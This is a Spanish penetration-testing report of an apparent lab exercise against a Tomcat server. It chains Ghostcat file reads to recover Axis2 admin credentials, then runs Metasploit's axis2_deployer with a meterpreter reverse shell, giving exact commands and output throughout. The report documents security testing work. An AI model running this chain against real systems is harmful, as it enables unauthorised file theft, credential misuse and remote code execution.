

# Informe de Penetration Testing

## Explotación de Vulnerabilidad Apache Tomcat AJP (Ghostcat)

### Datos Relevantes

- **IP Kali Linux:** 192.168.1.72
- **IP CentOS (Objetivo):** 192.168.1.39

### Vulnerabilidades Identificadas y Explotadas

1. **Operating System (OS) End of Life (EOL) Detection**
2. **Apache Tomcat AJP RCE Vulnerability (Ghostcat - CVE-2020-1938)**

## Fase 1: Reconocimiento y Enumeración

### 1.1 Enumeración de Servicios

Se realizó un escaneo de puertos en la máquina objetivo para identificar los servicios disponibles.

**Comando ejecutado:**

```
nmap -sV 192.168.1.39
```

**Servicios identificados:**

- Puerto 22: SSH (OpenSSH 4.3 protocol 2.0)
- Puerto 80: HTTP (Apache httpd 2.2.3 CentOS)
- Puerto 111: RPC (2 RPC #100000)
- Puerto 3306: MySQL (sin autorización)
- Puerto 8009: **Apache Jserv (Vulnerable a Ghostcat)**
- Puerto 8080: HTTP (Apache Tomcat/Coyote JSP engine 1.1)

```
msf6 > services 192.168.1.39
Services
```

| host         | port | proto | name    | state | info                                |
|--------------|------|-------|---------|-------|-------------------------------------|
| 192.168.1.39 | 22   | tcp   | ssh     | open  | OpenSSH 4.3 protocol 2.0            |
| 192.168.1.39 | 80   | tcp   | http    | open  | Apache httpd 2.2.3 (CentOS)         |
| 192.168.1.39 | 111  | tcp   | rpcbind | open  | 2 RPC #100000                       |
| 192.168.1.39 | 3306 | tcp   | mysql   | open  | MySQL unauthorized                  |
| 192.168.1.39 | 8009 | tcp   | ajp13   | open  | Apache Jserv Protocol v1.3          |
| 192.168.1.39 | 8080 | tcp   | http    | open  | Apache Tomcat/Coyote JSP engine 1.1 |

### 1.2 Identificación de la Vulnerabilidad Ghostcat

El puerto 8009 ejecuta Apache Jserv, que es vulnerable a la vulnerabilidad Ghostcat (CVE-2020-1938). Esta vulnerabilidad permite la lectura de archivos arbitrarios del servidor web a través del protocolo AJP.

---

## Fase 2: Explotación de Ghostcat


### 2.1 Herramienta Utilizada

Para explotar la vulnerabilidad Ghostcat se utilizó **AJPShooter**, una herramienta específicamente diseñada para esta vulnerabilidad. Se eligió esta herramienta sobre el módulo de Metasploit debido a su mayor flexibilidad y capacidad de modificación.

### 2.2 Lectura de Archivos de Configuración

#### Comando para leer web.xml:

```
python3 ajpShooter.py http://192.168.1.39/SistemaZ 8009 /WEB-INF/web.xml read -o SistemaZweb.xml
```



```
(kali@kali)-[~/xyz/ghostcat]
$ python3 ajpShooter.py http://192.168.1.39/SistemaZ 8009 /WEB-INF/web.xml read -o SistemaZweb.xml
/home/kali/xyz/ghostcat/ajpShooter.py:363: SyntaxWarning: invalid escape sequence '\ '
/\ ( ) _ _ / \ | _ _ _ _ | | _ _ _ _

AJPShooter

00theway, just for test

[*] store response in SistemaZweb.xml

[<] 200 OK
[<] ETag: W/"990-1288629200000"
[<] Last-Modified: Mon, 01 Nov 2010 16:33:20 GMT
[<] Content-Type: application/xml
[<] Content-Length: 990
```

**Resultado:** Se obtuvo exitosamente el archivo web.xml del sistema SistemaZ.

```
(kali@kali)-[~/xyz/ghostcat]
$ cat SistemaZweb.xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://java.sun.com/xml/ns/javaee" xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd" id="WebApp_ID" version="2.5">
  <display-name>SistemaZ</display-name>

  <filter>
    <filter-name>SistemaZApplication</filter-name>
    <filter-class>org.apache.wicket.protocol.http.WicketFilter</filter-class>
    <init-param>
      <param-name>applicationClassName</param-name>
      <param-value>com.xy.sistemaz.web.SistemaZApplication</param-value>
    </init-param>
    <init-param>
      <param-name>configuration</param-name>
      <param-value>deployment</param-value>
    </init-param>
  </filter>

  <filter-mapping>
    <filter-name>SistemaZApplication</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
</web-app>
```

## 2.3 Análisis del Archivo web.xml

Del análisis del archivo web.xml se extrajo información crítica:

- **Clase principal:** `com.xy.sistemaz.web.SistemaZApplication`
- **Configuración de filtros y mapeos**
- **Parámetros de inicialización de la aplicación**

---

## Fase 3: Extracción y Análisis de Clases Java

### 3.1 Extracción de Clases de Aplicación

Utilizando el conocimiento de la estructura de Apache Tomcat, se procedió a extraer las clases Java de la aplicación desde el directorio `/WEB-INF/classes/`.

**Comando para extraer SistemaZApplication.class:**

```
python3 ajpShooter.py http://192.168.1.39/SistemaZ 8009 /WEB-INF/classes/com/xy/sistemaz/web/SistemaZApplication.class read -o SistemaZ.class
```

```
(kali@kali)-[~/xyz/ghostcat]
$ python3 ajpShooter.py http://192.168.1.39/SistemaZ 8009 /WEB-INF/classes/com/xy/sistemaz/web/SistemaZApplication.class read -o SistemaZ.class
/home/kali/xyz/ghostcat/ajpShooter.py:363: SyntaxWarning: invalid escape sequence '\.'
/\ ( ) _ _ /\ | _ _ _ | | _ _ _ _

AajpShooter
00theway, just for test

[*] store response in SistemaZ.class

[<] 200 OK
[<] ETag: W/"2062-1288706816000"
[<] Last-Modified: Tue, 02 Nov 2010 14:06:56 GMT
[<] Content-Type: application/java
[<] Content-Length: 2062


(kali@kali)-[~/xyz/ghostcat]
$ cat SistemaZ.class
****1R'com/xy/sistemaz/web/SistemaZApplication.org/apache/wicket/protocol/http/WebApplication<init>()VCode

    LineNumberTableLocalVariableTablethis)Lcom/xy/sistemaz/web/SistemaZApplication;init

getApplicationSettings3())Lorg/apache/wicket/settings/IAApplicationSettings;0com/xy/sistemaz/web/paginas/error/SesionExpirada
ng/Class;)V.com/xy/sistemaz/web/paginas/error/ErrorInterno
```

## 3.2 Decompilación de Clases Java

Las clases extraídas se decompilaron utilizando JDec (Java Decompiler Online) para analizar el código fuente y identificar rutas y funcionalidades adicionales.



```
1 /* Decompiler 13ms, total 255ms, lines 39 */
2 package com.xy.sistemaz.web;
3
4 import com.xy.sistemaz.web.paginas.error.ErrorInterno;
5 import com.xy.sistemaz.web.paginas.error.SesionExpirada;
6 import com.xy.sistemaz.web.paginas.expedientes.BuscarExpediente;
7 import com.xy.sistemaz.web.paginas.expedientes.RegistrarExpediente;
8 import com.xy.sistemaz.web.paginas.login.Login;
9 import com.xy.sistemaz.web.paginas.login.Logout;
10 import org.apache.wicket.Page;
11 import org.apache.wicket.Request;
12 import org.apache.wicket.Response;
13 import org.apache.wicket.Session;
14 import org.apache.wicket.protocol.http.WebApplication;
15 import org.apache.wicket.request.target.coding.QueryStringUrlCodingStrategy;
16 import org.apache.wicket.settings.IApplicationSettings;
17
18 public class SistemaZApplication extends WebApplication {
19     public void init() {
20         super.init();
21         IApplicationSettings settings = this.getApplicationSettings();
22         settings.setPageExpiredErrorPage(SesionExpirada.class);
23         settings.setInternalErrorPage(ErrorInterno.class);
24         this.mount(new QueryStringUrlCodingStrategy("login", Login.class));
25         this.mount(new QueryStringUrlCodingStrategy("logout", Logout.class));
26         this.mount(new QueryStringUrlCodingStrategy("error_interno", ErrorInterno.class));
27         this.mount(new QueryStringUrlCodingStrategy("sesion_expirada", SesionExpirada.class));
28         this.mount(new QueryStringUrlCodingStrategy("busqueda_expediente", BuscarExpediente.class));
29         this.mount(new QueryStringUrlCodingStrategy("registro_expediente", RegistrarExpediente.class));
30     }
31
32     public Class<? extends Page> getHomePage() {
33         return Login.class;
34     }
35
36     public Session newSession(Request request, Response response) {
37         return new SistemaZSession(request);
38     }
39 }
```

### Información relevante descubierta:

- Importaciones de clases relacionadas con páginas de error, sesiones expiradas, expedientes, login y logout
- Configuración de rutas de la aplicación
- Mapeo de URLs específicas

### 3.3 Análisis de la Clase Login

Se extrajo y analizó la clase Login para comprender el mecanismo de autenticación.

#### Comando:

```
python3 ajpShooter.py http://192.168.1.39/SistemaZ 8009 /WEB-INF/classes/com/xy/sistemaz/web/paginas/login/Login.class read -o Login.class
```

```

1  /* Decompiler 10ms, total 235ms, lines 35 */
2  package com.xy.sistemaz.web.paginas.login;
3
4  import com.xy.sistemaz.web.SistemaZSession;
5  import com.xy.sistemaz.web.paginas.base.PaginaExterna;
6  import com.xy.sistemaz.web.paginas.login.Login1;
7  import com.xy.sistemaz.webservices.ServicioUsuariosStub.Usuario;
8  import org.apache.wicket.Component;
9  import org.apache.wicket.extensions.ajax.markup.html.IndicatingAjaxButton;
10 import org.apache.wicket.markup.html.form.Form;
11 import org.apache.wicket.markup.html.form.PasswordTextField;
12 import org.apache.wicket.markup.html.form.TextField;
13 import org.apache.wicket.markup.html.panel.FeedbackPanel;
14 import org.apache.wicket.model.CompoundPropertyModel;
15
16 public class Login extends PaginaExterna {
17     public Login() {
18         SistemaZSession session = this.getSistemaZSession();
19         FeedbackPanel mensajes = new FeedbackPanel("mensajes");
20         mensajes.setOutputMarkupId(true);
21         this.add(new Component[]{mensajes});
22         Usuario usuario = new Usuario();
23         Form<Usuario> formLogin = new Form("formLogin", new CompoundPropertyModel(usuario));
24         this.add(new Component[]{formLogin});
25         TextField<String> usuarioField = new TextField("usuario");
26         usuarioField.setRequired(true);
27         formLogin.add(new Component[]{usuarioField});
28         PasswordTextField password = new PasswordTextField("clave");
29         password.setRequired(true);
30         formLogin.add(new Component[]{password});
31         IndicatingAjaxButton submit = new Login1(this, "submit", formLogin, mensajes, usuario);
32         formLogin.add(new Component[]{submit});
33     }
34 }
35

```

- La clase Login importa `ServicioUsuariosStub`
- Utiliza Apache Wicket como framework web
- Implementa formularios de autenticación con validación

## 4.1 Análisis del Stub de Servicios



El análisis del código reveló la existencia de un stub para comunicación con servicios backend, lo que indica una arquitectura distribuida.

```

1  /* Decompiler 164ms, total 420ms, lines 424 */
2  package com.xy.sistemaz.webservices;
3
4  import com.xy.sistemaz.webservices.ServicioUsuariosStub.Registrar.Factory;
5  import java.lang.reflect.InvocationTargetException;
6  import java.lang.reflect.Method;
7  import java.rmi.RemoteException;
8  import java.util.HashMap;
9  import java.util.Iterator;
10 import java.util.Map;
11 import javax.xml.namespace.QName;
12 import org.apache.axiom.om.OMAbstractFactory;
13 import org.apache.axiom.om.OMElement;
14 import org.apache.axiom.om.OMNamespace;
15 import org.apache.axiom.soap.SOAPEnvelope;
16 import org.apache.axiom.soap.SOAPFactory;
17 import org.apache.axis2.AxisFault;
18 import org.apache.axis2.addressing.EndpointReference;
19 import org.apache.axis2.client.OperationClient;
20 import org.apache.axis2.client.ServiceClient;
21 import org.apache.axis2.client.Stub;
22 import org.apache.axis2.context.ConfigurationContext;
23 import org.apache.axis2.context.MessageContext;
24 import org.apache.axis2.databinding.ADBException;
25 import org.apache.axis2.description.AxisOperation;
26 import org.apache.axis2.description.AxisService;
27 import org.apache.axis2.description.OutInAxisOperation;
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74     this.faultMessageMap = new HashMap();
75     this.opNameArray = null;
76     this.populateAxisService();
77     this.populateFaults();
78     this._serviceClient = new ServiceClient(configurationContext, this._service);
79     this._serviceClient.getOptions().setTo(new EndpointReference(targetEndpoint));
80     this._serviceClient.getOptions().setUseSeparateListener(useSeparateListener);
81     this._serviceClient.getOptions().setSoapVersionURI("http://www.w3.org/2003/05/soap-envelope");
82 }
83
84 public ServicioUsuariosStub(ConfigurationContext configurationContext) throws AxisFault {
85     this(configurationContext, "http://localhost:8080/WS-Expedientes/services/ServicioUsuarios.ServicioUsuariosHttp");
86 }
87
88 public ServicioUsuariosStub() throws AxisFault {
89     this("http://localhost:8080/WS-Expedientes/services/ServicioUsuarios.ServicioUsuariosHttpSoap12Endpoint/");
90 }
91
92 public ServicioUsuariosStub(String targetEndpoint) throws AxisFault {
93     this((ConfigurationContext)null, targetEndpoint);
94 }
95
96 public com.xy.sistemaz.webservices.ServicioUsuariosStub.RegistrarResponse registrar(com.xy.sistemaz.webservices.S
97     MessageContext messageContext, null);

```

### Información crítica descubierta:

- Los servicios se comunican a través de **Apache Axis2**
- Protocolo utilizado: **SOAP**
- **Endpoint del backend:** <http://localhost:8080/WS-Expedientes/services/ServicioUsuarios>
- URL del servicio: [/WS-Expedientes/](http://localhost:8080/WS-Expedientes/)

## 4.2 Exploración del Backend WS-Expedientes

Con la información del endpoint, se procedió a explorar el backend de servicios web.

### Comando para extraer web.xml del backend:

```
python3 ajpShooter.py http://192.168.1.39:8080/WS-Expedientes 8009 /WEB-INF/web.xml read -o ExpedienteWeb.xml
```

```
(kali@kali)~[/xyz/ghostcat]
$ cat ExpedienteWeb.xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://java.sun.com/xml/ns/javaee" xmlns:om/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd id="WebApp_ID" version="2.5">
  <display-name>WS-Expedientes</display-name>
  <welcome-file-list>
    <welcome-file>index.html</welcome-file>
    <welcome-file>index.htm</welcome-file>
    <welcome-file>index.jsp</welcome-file>
    <welcome-file>default.html</welcome-file>
    <welcome-file>default.htm</welcome-file>
    <welcome-file>default.jsp</welcome-file>
  </welcome-file-list>
  <servlet>
    <display-name>Apache-Axis Servlet</display-name>
    <servlet-name>AxisServlet</servlet-name>
    <servlet-class>org.apache.axis2.transport.http.AxisServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>AxisServlet</servlet-name>
    <url-pattern>/servlet/AxisServlet</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>AxisServlet</servlet-name>
    <url-pattern>*.jws</url-pattern>
  </servlet-mapping>
  <servlet-mapping>
    <servlet-name>AxisServlet</servlet-name>
    <url-pattern>/services/*</url-pattern>
  </servlet-mapping>
  <servlet>
    <display-name>Apache-Axis Admin Servlet Web Admin</display-name>
    <servlet-name>AxisAdminServlet</servlet-name>
    <servlet-class>org.apache.axis2.webapp.AxisAdminServlet</servlet-class>
    <load-on-startup>100</load-on-startup>
  </servlet>
  <servlet-mapping>
    <servlet-name>AxisAdminServlet</servlet-name>
    <url-pattern>/axis2-admin/*</url-pattern>
  </servlet-mapping>
</web-app>
```

### Descubrimientos del web.xml del backend:

- Configuración de **Apache Axis2 Admin Servlet**
- Mapeo de URLs para administración: `/axis2-admin/*`
- Servlet de administración habilitado


### 4.3 Acceso al Panel de Administración de Axis2

Se identificó que cualquier URI que comience con `axis2-admin` es redirigida al panel de administración de Axis2.

#### URL de acceso:

```
http://192.168.1.39:8080/WS-Expedientes/axis2-admin
```






## Fase 5: Obtención de Credenciales de Axis2

### 5.1 Investigación de Archivos de Configuración

Basándose en la documentación de Axis2, se investigó la ubicación de los archivos de configuración para encontrar credenciales por defecto.



### 5.2 Extracción del Archivo axis2.xml

#### Comando:

```
python3 ajpShooter.py http://192.168.1.39:8080/WS-Expedientes 8009 /WEB-INF/conf/axis2.xml read -o axis2.xml
```

```
(kali@kali)-[~/xyz/ghostcat]
$ python3 ajpShooter.py http://192.168.1.39:8080/WS-Expedientes/8009 /WEB-INF/conf/axis2.xml read -o axis2.xml
/home/kali/xyz/ghostcat/ajpShooter.py:363: SyntaxWarning: invalid escape sequence '\ '
/\ (\) _ _ _ /\ \ | _ _ _ _ _ | | _ _ _ _ _

Axis2 Shooter

00theway, just for test

[*] store response in axis2.xml
[<] 200 OK
[<] ETag: W/"29534-1288617554000"
[<] Last-Modified: Mon, 01 Nov 2010 13:19:14 GMT
[<] Content-Type: application/xml
[<] Content-Length: 29534

(kali@kali)-[~/xyz/ghostcat]
$ cat axis2.xml | grep userName
<parameter name="userName">admin</parameter>

(kali@kali)-[~/xyz/ghostcat]
$ cat axis2.xml | grep password
<parameter name="password">axis2</parameter>
```

Credenciales encontradas:

- **Usuario:** admin
- **Contraseña:** axis2

Fase 6: Explotación del Panel de Administración Axis2

6.1 Búsqueda de Exploits para Axis2

Se utilizó Metasploit para buscar exploits disponibles para Apache Axis2.

Comando:

```
search axis2
```

```
msf6 > search axis2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/scanner/http/axis_login         .               normal  No     Apache Axis2 Brute Force Utility
1  auxiliary/scanner/http/axis_local_file_include .               normal  No     Apache Axis2 v1.4.1 Local File Inclusion
2  exploit/multi/http/axis2_deployer        2010-12-30      excellent No     Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)
3    \_ target: Java                         .               .       .
4    \_ target: Windows Universal            .               .       .
5    \_ target: Linux X86                    .               .       .

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/axis2_deployer
After interacting with a module you can manually set a TARGET with set TARGET 'Linux X86'

msf6 >
```

**Exploit identificado:** exploit/multi/http/axis2\_deployer

6.2 Configuración y Ejecución del Exploit

```
msf6 exploit(multi/http/axis2_deployer) > show options

Module options (exploit/multi/http/axis2_deployer):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD  axis2            yes       The password for the specified username
  PATH      /WS-Expedientes yes       The URI path of the axis2 app (use /dswsobje for SAP BusinessObjects)
  Proxies   no              no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.1.39    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
  RPORT     8080            yes       The target port (TCP)
  SSL       false           no       Negotiate SSL/TLS for outgoing connections
  USERNAME  admin           yes       The username to authenticate as
  VHOST     no              no       HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.72    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java
```

```
msf6 exploit(multi/http/axis2_deployer) > exploit
[*] Started reverse TCP handler on 192.168.1.72:4444
[+] http://192.168.1.39:8080/WS-Expedientes/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (58073 bytes) to 192.168.1.39
[+] Deleted webapps/WS-Expedientes/WEB-INF/services/caaPXbVf.jar
[*] Meterpreter session 1 opened (192.168.1.72:4444 → 192.168.1.39:47346) at 2025-05-22 18:47:16 -0300

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat
ls
bin
common
conf
logs
server
shared
temp
webapps
work
```

Podemos observar como la shell obtenida tiene como usuario tomcat.

### Configuración del exploit:

- RHOSTS: 192.168.1.39
- RPORT: 8080
- TARGETURI: /WS-Expedientes/
